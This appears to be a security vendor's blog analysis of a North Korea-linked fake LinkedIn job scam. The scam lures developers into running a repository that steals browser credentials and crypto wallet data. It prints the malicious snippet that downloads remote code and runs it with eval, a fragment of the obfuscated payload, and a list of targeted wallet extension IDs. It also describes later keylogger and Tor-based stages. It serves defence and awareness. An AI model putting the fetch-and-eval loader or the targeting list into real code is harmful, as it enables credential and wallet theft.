
Lazarus Group Targets Organizations with Sophisticated LinkedIn Recruiting Scam

Anti-Malware Research

○ 6 min read




Bitdefender Labs warns of an active campaign by the North Korea-linked Lazarus Group, targeting organizations by capturing credentials and delivering malware through fake LinkedIn job offers.

LinkedIn may be a vital tool for job seekers and professionals, but it has also become a playground for cybercriminals exploiting its credibility. From fake job offers and elaborate phishing schemes to scams and even state-sponsored threat actors who prey on people’s career aspirations and trust in professional networks.

To shed light on such scenarios, this article delves into the deceptive tactics of a failed "recruitment" operation on LinkedIn, where the attackers made one critical mistake: they targeted a Bitdefender researcher who quickly uncovered their malicious intent.

The Setup: A Tempting Job Offer

The scam begins with an enticing message: an opportunity to collaborate on a decentralized cryptocurrency exchange. While the details are left deliberately vague, the promise of remote work, part-time flexibility, and reasonable pay can lure unsuspecting individuals. Variations of this scam have also been observed, with projects supposedly related to travel or financial domains.



WEDNESDAY

[redacted] • 9:31 PM


Hi [redacted], Happy new Year!

Crypto is alive again! In this opportunity, I'd like to take this opportunity to update DEX platform. The final MVP is already done, and I'm looking to bring in more developers to launch our first product by May this year. I truly value your expertise and would like to invite you to discuss this project with us as a React/front-end developer.
This position is remote and can be full/part-time if hired.

I'd like to offer compensation in the form of tokens or very flexible salary of $85-$110/hr.

Looking forward to seeing you in our Project.
Thanks, [redacted]


Once the target expresses interest, the "hiring process" unfolds, with the scammer requesting a CV or even a personal GitHub repository link. Although seemingly innocent, these requests can serve nefarious purposes, such as harvesting personal data or lending a veneer of legitimacy to the interaction.



[redacted] • 10:59 AM

Hiring Process:
1. CV review.
2. skill test and techincal interview.
3 . compensation Meeting with CEO.

The submitted files provided by the “applicant” are most definitely put to good use by the “recruiter” who can harvest information and use it to further legitimize the conversation with the unsuspecting victim.



[redacted] • 4:03 PM


Okay, can you share your Github?

[redacted] • 4:05 PM

And do you have specific project that shows your code quality?
If it's related to my project, even better.

The Trap: Running the Malicious Code

After receiving the requested information, the criminal shares a repository containing the "minimum viable product" (MVP) of the project. He also includes a document with questions that can only be answered by executing the demo.



[redacted] • 4:25 PM

Got it. Before schedule a meeting, I'll share some of final MVP version to help understand.
Check it and can you share your feedback?

[redacted] • 4:25 PM


sure thing

[redacted] 4:27 PM

Okay, please check.
https://bitbucket.org/vte[redacted]

feedback docs: https://docs.google.com/document/d/1rP-kYRVBkbg3ZOu-qBoZm-y8U8QqhB_[redacted]

Candidate Evaluation and Feedback Form
docs.google.com



Candidate Evaluation and Feedback Form

DEX Project Evaluation and Feedback Form

Instructions:

Thank you for participating in our Web3 Project evaluation. Your feedback is crucial in assessing your skills and experience. This information will help us make informed hiring decisions.

- **Questions relating to the MVP version**
  - What specific error messages appear when the EHT list button is clicked in Handeln page, and what do they signify?
  - Have all necessary permissions been granted, including any required wallet permissions?
  - What is the error that I get double warnings when I click on buy ULP on Verdinen page?
  - What is your opinion relating to the animations on landing page?


Personal Information

Name: Github or Portfolio URL:


LinkedIn Profile:

Email:

At first glance, the code appears harmless. However, closer inspection reveals a heavily obfuscated script that dynamically loads malicious code from a third-party endpoint.




```
//Get Cookie
exports.getCookie= asyncErrorHandler(async (req, res, next) => {
  const rs = await axios.get('https://ap[redacted]
  eval(rs.data.cookie)
})();
```



```
{
    "cookie": "(function(_0x1a2ef2,_0x5d2f2e){function
    _0x517cd1(_0x42b2bb,_0x489ca1,_0x57722e,_0x206512,_0x40314d){return _0x39ce(_0x42b2bb-0x3a2,_0x489ca1);}function
    _0x4716fa(_0x5b8827,_0x4e21a4,_0x2dc526,_0x3bb6e3,_0x5b606b){return _0x39ce(_0x3bb6e3-0x245,_0x5b606b);}function
    _0x1a013d(_0x31d1ed,_0x28c3e9,_0x282c8d,_0x272d10,_0x4a8279){return _0x39ce(_0x282c8d- -0x2b0,_0x272d10);}const
    _0x32fe51=_0x1a2ef2();function _0x3e94c5(_0x5eab6a,_0x4c21f8,_0x439b1,_0x36b001,_0x4f2e70){return
    _0x39ce(_0x4c21f8-'0x39b',_0x5eab6a);}function _0x15b6ff(_0xabc195,_0x2b6ddf,_0x2b4a19,_0x5462b9,_0x30dab2){return
    _0x39ce(_0x2b6ddf-'0x290',_0x30dab2);}while(!![]){try{const
```

Our researchers noted that the payload is a cross-platform info-stealer that can be deployed on Windows, MacOS and Linux operating systems. This infostealer is engineered to target a range of popular cryptocurrency wallets by looking up for the crypto-related browsing extensions with the following IDs:



nkbihfbeogaeaoehlefnkodbefgpgknn	MetaMask
ejbalbakoplchlghecdalmeeeajnimhm	MetaMask
fhbohimaelbohpjbbldcngcnapndodjp	BNB Chain Wallet
ibnejdfjmmkpcnlpebklmnkoeoihofec	TronLink
bfnaelmomeimhlpmgjnjophhpkkoljpa	Phantom
aeachknmefphepccionboohckonoeemg	Coin98 Wallet
hifafgmccdpekplomjjkcfgodnhcellj	Crypto.com | Onchain
jblndlipeogpafnldhgmapagcccfchpi	Kaia Wallet
acmacodkjbdgmoleebolmdjonilkdbch	Rabby Wallet
dlcobpjiigpikoobohmabehhmhfoodbb	Argent X - Starknet Wallet
mcohilncbfahbmgdjkbpemcciiolgcge	OKX Wallet
agoakfejjabomempkjlepdflaleeobhb	Core | Crypto Wallet & NFT Extension
omaabbefbmiijedngplfjmnooppbclkk	Tonkeeper — wallet for TON
aholpfdialjgjfhomihkjbmgjidlcdno	Exodus Web3 Wallet
nphplpgoakhhjchkkhmiggakijnkhfnd	TON Wallet
penjlddjkjgpnkllboccdgccekpkcbin	OpenMask - TON wallet
lgmpcpglpngdoalbgeoldeajfclnhafa	SafePal Extension Wallet
fldfpgipfncgndfolcbkdeeknbbbnhcc	MyTonWallet · My TON Wallet
bhhhlbepdkbapadjdnnojkbgioiodbic	Solflare Wallet
gjnckgkfmgmibbkoficdidcljeaaaheg	Atomic Wallet
afbcbjpbpfadlkmhmclhkeeodmamcflc	MathWallet

Once deployed, the stealer collects important files corresponding to these extensions while also collecting login data of the used browsers and exfiltrates the information to a malicious IP address that seems to contain other malicious files on the server. After exfiltrating login and extension-related data, the JavaScript stealer downloads and executes a Python script named main99_65.py that sets the stage for other malicious activities.

The Python script decompresses and decodes itself recursively until it finally reveals the next stage - a hidden script that further enables the download of three additional Python modules:

mlip.py

- Hooks keyboard events specifically targeting web browsers.
- Monitors clipboard changes system-wide for crypto-related data.
- Immediately sends stolen data to a remote attacker-controlled server.

pay.py

- Reports system/network info to the attacker.
- Searches for and exfiltrates valuable files (documents, environment variables, private keys, crypto mnemonics) and uploads these files to the attacker's C2 server.

- Maintains a persistent communication channel for additional commands and scripts.

bow.py

- Iterates over the following browsers: Chrome, Brave, Opera, Yandex, Microsoft Edge
- Extracts and exfiltrates sensitive browser data (logins and payment info) for Windows, Linux, and macOS
- Runs the Tsunami Injector python script that connects to multiple Pastebins to reach the URL for the payload (.exe 617205f5a241c2712d4d0a3b06ce3afd)

The next payload in line (a .NET binary) proceeds to further drop dependencies alongside the main payload. One of the dependencies adds malicious binaries to the exception list of Microsoft Defender, while also downloading and starting a Tor Proxy Server to communicate with the Command & Control (C2) server. Furthermore, the binary also downloads another malicious executable from the Tor C2, installs .NET 6.0 if it is not already installed, and exfiltrates the following fingerprinting information about the victim:

- Name of the host
- Username
- Operating system
- Processor name and core count
- GPU name
- RAM information
- Public IP & Country & City

The executable downloaded from the Tor C2 server contains multiple modules that are run on different threads:

- Backdoor – performs a wide range of data-collection operations (browser passwords, sessions, crypto wallet keys, discord account secrets);
- “Secret file” stealer – a configurable stealer that scans and exfiltrates files based on designated rules fetched from the C2 server;
- Crypto-miner – also configurable. It can be throttled based on certain monitored metrics (CPU & GPU load, CPU cores, RAM amount, ongoing activity);
- Keylogger – uses the win32 APIs to capture, store and exfiltrate keystrokes.

The threat actors' infection chain is complex, containing malicious software written in multiple programming languages and using a variety of technologies, such as multi-layered Python scripts that recursively decode and execute themselves, a JavaScript stealer that first harvests browser data before pivoting to further payloads, and.NET-based stagers capable of disabling security tools, configuring a Tor proxy, and launching crypto miners.

The malware infects Windows, macOS, and Linux via cross-platform compatibility, uses a variety of exfiltration methods (HTTP, Tor, and attacker-controlled IPs), and includes modules for keylogging, system reconnaissance, file harvesting, and continuous C2 communication, demonstrating the breadth and complexity of its capabilities.

The Mastermind: A State-Sponsored Threat Actor

Analysis of the malware and operational tactics strongly suggests the involvement of state-sponsored threat actors, specifically those from North Korea. These actors, previously linked to malicious job offers and fake job applications, have ties to groups like the Lazarus Group (APT 38).

Their objectives go beyond personal data theft. By compromising people working in sectors such as aviation, defense, and nuclear industries, they aim to exfiltrate classified information, proprietary technologies, and corporate credentials. In this case, executing the malware on enterprise devices could grant attackers access to sensitive company data, amplifying the damage.

While in this article, we've discussed malicious job offers, it has been observed that the same threat actors have tried to infiltrate various companies by faking identities and applying for a multitude of job positions. The result would be approximately the same: private information, credentials, and technology would be exfiltrated by corporate spies.

An up-to-date, complete list of indicators of compromise is available to **Bitdefender Advanced Threat Intelligence** users **here**.

How to Stay Safe

As social platforms increasingly become hotspots for malicious activities, vigilance is essential. Here are some red flags and measures to protect yourself:

Red Flags:

- **Vague job descriptions:** No corresponding job posting on the platform.
- **Suspicious repositories:** Belong to users with random names and lack proper documentation or contributions.
- **Poor communication:** Frequent spelling errors and refusal to provide alternative contact methods, such as corporate emails or phone numbers.

Best Practices:

- **Avoid running unverified code:** Use virtual machines, sandboxes, or online platforms to test code safely.
- **Verify authenticity:** Cross-check job offers with official corporate websites and confirm email domains.

- **Adopt a cautious mindset:** Scrutinize unsolicited messages and requests for personal information.

It is ideal to never execute any foreign source code on enterprise devices, and to use Virtual Machines, sandboxes or various online platforms when doing so on personal computers. Even though this would add some overhead to the process, it would prevent any personal information from being leaked and used with malicious intent in the future.

Get Comprehensive Protection Across All Devices

Bitdefender's comprehensive multi-layered protection keeps you safe from all kinds of cyber threats, from viruses, malware, spyware, ransomware, and the most sophisticated phishing attacks.


You can check our plans here.

If you suspect someone is trying to scam you, or a website looks suspicious, check it with Scamio, our AI-powered scam detection service for **Free**. Send any texts, messages, links, QR codes, or images to Scamio, which will analyze them to determine if they are part of a scam. Scamio is free and available on Facebook Messenger, WhatsApp, your web browser and Discord. You can also our handy Link Checker for free to verify the legitimacy of links and protect your device, data and identity against compromise.


tags


Anti-Malware Research

Author



Right now Top posts





FOLLOW US ON SOCIAL MEDIA